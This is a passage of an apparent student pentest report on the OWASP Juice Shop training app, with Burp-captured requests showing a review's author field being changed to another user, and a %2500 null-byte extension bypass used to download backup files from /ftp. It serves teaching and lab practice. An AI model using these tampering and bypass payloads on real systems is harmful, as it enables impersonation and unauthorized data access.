
Broken Access Control is a type of cyber attack that occurs when an application or system fails to properly implement or enforce access controls, allowing an attacker to gain unauthorized access to sensitive data or perform actions that would otherwise be restricted. This can happen due to vulnerabilities in the system, such as weak authentication mechanisms or lack of proper access controls.


Steps to Reproduce:


Logged in as normal user and captured a request of commenting under a product with the Burpsuite. Then changed the username to someone else and the review description as something else, then forward the request.

Pop-up came showing the successful completion of the challenge.




Burp Suite Community Edition v2024.9.4 - Temporary Project
Request
PUT /rest/products/1/reviews HTTP/1.1
Host: 192.168.29.202:3000
Content-Length: 51
Authorization: Bearer
Content-Type: application/json
Origin: http://192.168.29.202:3000
Referer: http://192.168.29.202:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; cookieconsent_status=dismiss; token=
Connection: keep-alive
{
"message":"dont like it",
"author":"123@gmail.com"
}
Response
Inspector
Request attributes
Request query parameters
Request cookies
Request headers
Ready
Event log
All issues
Memory: 114.1MB
Right Ctrl
72°F
Haze
Search
ENG
IN
2:38 AM
12/20/2024


Burp Suite Community Edition v2024.9.4 - Temporary Project
Request
PUT /rest/products/1/reviews HTTP/1.1
Host: 192.168.29.202:3000
Content-Length: 67
Authorization: Bearer
Content-Type: application/json
Origin: http://192.168.29.202:3000
Referer: http://192.168.29.202:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; cookieconsent_status=dismiss; token=
Connection: keep-alive
{
"message":"dont like it worst juice",
"author":"admin@juice-sh.op"
}
Response
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 20
ETag: W/"14-Y5WuE/mmbSikKcT/WualL1N05U"
Vary: Accept-Encoding
Date: Thu, 19 Dec 2024 21:08:22 GMT
Connection: keep-alive
Keep-Alive: timeout=5
{
"status":"success"
}
Inspector
Request attributes
Request query parameters
Request cookies
Request headers
Response headers
Done
409 bytes | 1,047 millis
Event log
All issues
Memory: 114.1MB
Right Ctrl
72°F
Haze
Search
ENG
IN
2:38 AM
12/20/2024



Impact:

The impact of a successful broken access control attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- Damage to the integrity of the system and data.

Preventing broken access control attacks requires implementing robust access controls, regularly reviewing and monitoring access controls, and using a least privilege approach to access controls. Additionally, using a security framework that is specifically designed for access control can also help prevent these types of attacks.

Vulnerability 26 and 27:-

Title: a)Forgotten Developer Backup (Sensitive Data Exposure)

b) Poison Null Byte

Description:

Sensitive data exposure is a type of cyber attack in which an attacker gains access to sensitive information, such as financial data, personal identification numbers (PINs), or personal health information (PHI), through vulnerabilities in the system or application. These vulnerabilities can include a lack of encryption, weak access controls, or poor data management practices.


Steps to Reproduce:


Navigated to the 192.168.1.3:3000/ftp as per the Dirbuster results, as this is the location for hiding the backup files. Found the file named package.json.bak which is a backup file. Tried to download this file, but an error shoot out, showing only .pdf and .md file extensions are allowed.


Tried with the null byte extension spoofing with %00 but it doesn't workout, then tried by url encoding of the %00 as %2500. This worked out and the file is downloaded.


The file extension is given as pakage.json.bak%2500.md

Pop-up came with the two challenges Poison null byte and Forgotten Developer backup were solved successfully




Error: Only .md and .pdf files
192.168.29.202:3000/ftp/package.json.bak
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop (Express ^4.17.1)
403 Error: Only .md and .pdf files are allowed!
at verify (/home/edureka/juice-shop/build/routes/fileServer.js:32:18)
at /home/edureka/juice-shop/build/routes/fileServer.js:16:13
at Layer.handle [as handle_request] (/home/edureka/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /home/edureka/juice-shop/node_modules/express/lib/router/index.js:286:9
at param (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:365:14)
at param (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:376:14)
at Function.process_params (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:421:3)
at next (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /home/edureka/juice-shop/node_modules/serve-index/index.js:145:39
at callback (/home/edureka/juice-shop/node_modules/graceful-fs/polyfills.js:306:20)
at FSReqCallback.oncomplete (node:fs:208:5)
Right Ctrl
Russell 2000 -0.45%
Search
ENG IN
2:46 AM 12/20/2024


Error: Only .md and .pdf files
192.168.29.202:3000/ftp/package.json.bak%2500.md
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop (Express ^4.17.1)
403 Error: Only .md and .pdf files are allowed!
at verify (/home/edureka/juice-shop/build/routes/fileServer.js:32:18)
at /home/edureka/juice-shop/build/routes/fileServer.js:16:13
at Layer.handle [as handle_request] (/home/edureka/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /home/edureka/juice-shop/node_modules/express/lib/router/index.js:286:9
at param (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:365:14)
at param (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:376:14)
at Function.process_params (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:421:3)
at next (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /home/edureka/juice-shop/node_modules/serve-index/index.js:145:39
at callback (/home/edureka/juice-shop/node_modules/graceful-fs/polyfills.js:306:20)
at FSReqCallback.oncomplete (node:fs:208:5)
Downloads - Thunar
File Edit View Go Bookmarks Help
aizen Downloads
Places
Computer
aizen
Desktop
Recent
Trash
Documents
/home/aizen/Documents
Videos
Downloads
Devices
File System
Network
Browse Network
wordslist
package.json.bak_00.md
1 folder | 1 file: 4.2 KiB (4,291 bytes) | Free space: 20.0 GiB
Right Ctrl
72°F Haze
Search
ENG IN
2:47 AM 12/20/2024



Impact:

The impact of a successful sensitive data exposure attack can include:

· financial loss for individuals or organizations whose sensitive information is stolen

· Loss of trust from customers or users whose data was exposed

· Legal penalties or fines for organizations that are required to protect sensitive data under regulations such as HIPAA, PCI-DSS, and GDPR

· Damage to reputation and negative publicity for the organization.

Protecting sensitive data is critical, and organizations should implement secure data storage and transmission practices, regularly monitor and audit their systems, and train employees on best practices for handling sensitive information.

Vulnerability 28:-

Title: Forgotten Sales Backup (Sensitive Data Exposure)

Description:

Sensitive data exposure is a type of cyber attack in which an attacker gains access to sensitive information, such as financial data, personal identification numbers (PINs), or personal health information (PHI), through vulnerabilities in the system or application. These vulnerabilities can include a lack of encryption, weak access controls, or poor data management practices.


Steps to Reproduce:


To find the sales backup file, the location of the previous challenge seems to be good, thus navigated to the /ftp. Here we can see the coupons_2013.md.bak, lets try to download this. Then the error shown only .md and .pdf file extensions are only allowed, seems like the same error of previous challenge.


Tried with the null byte file extension with the url encoding in the url

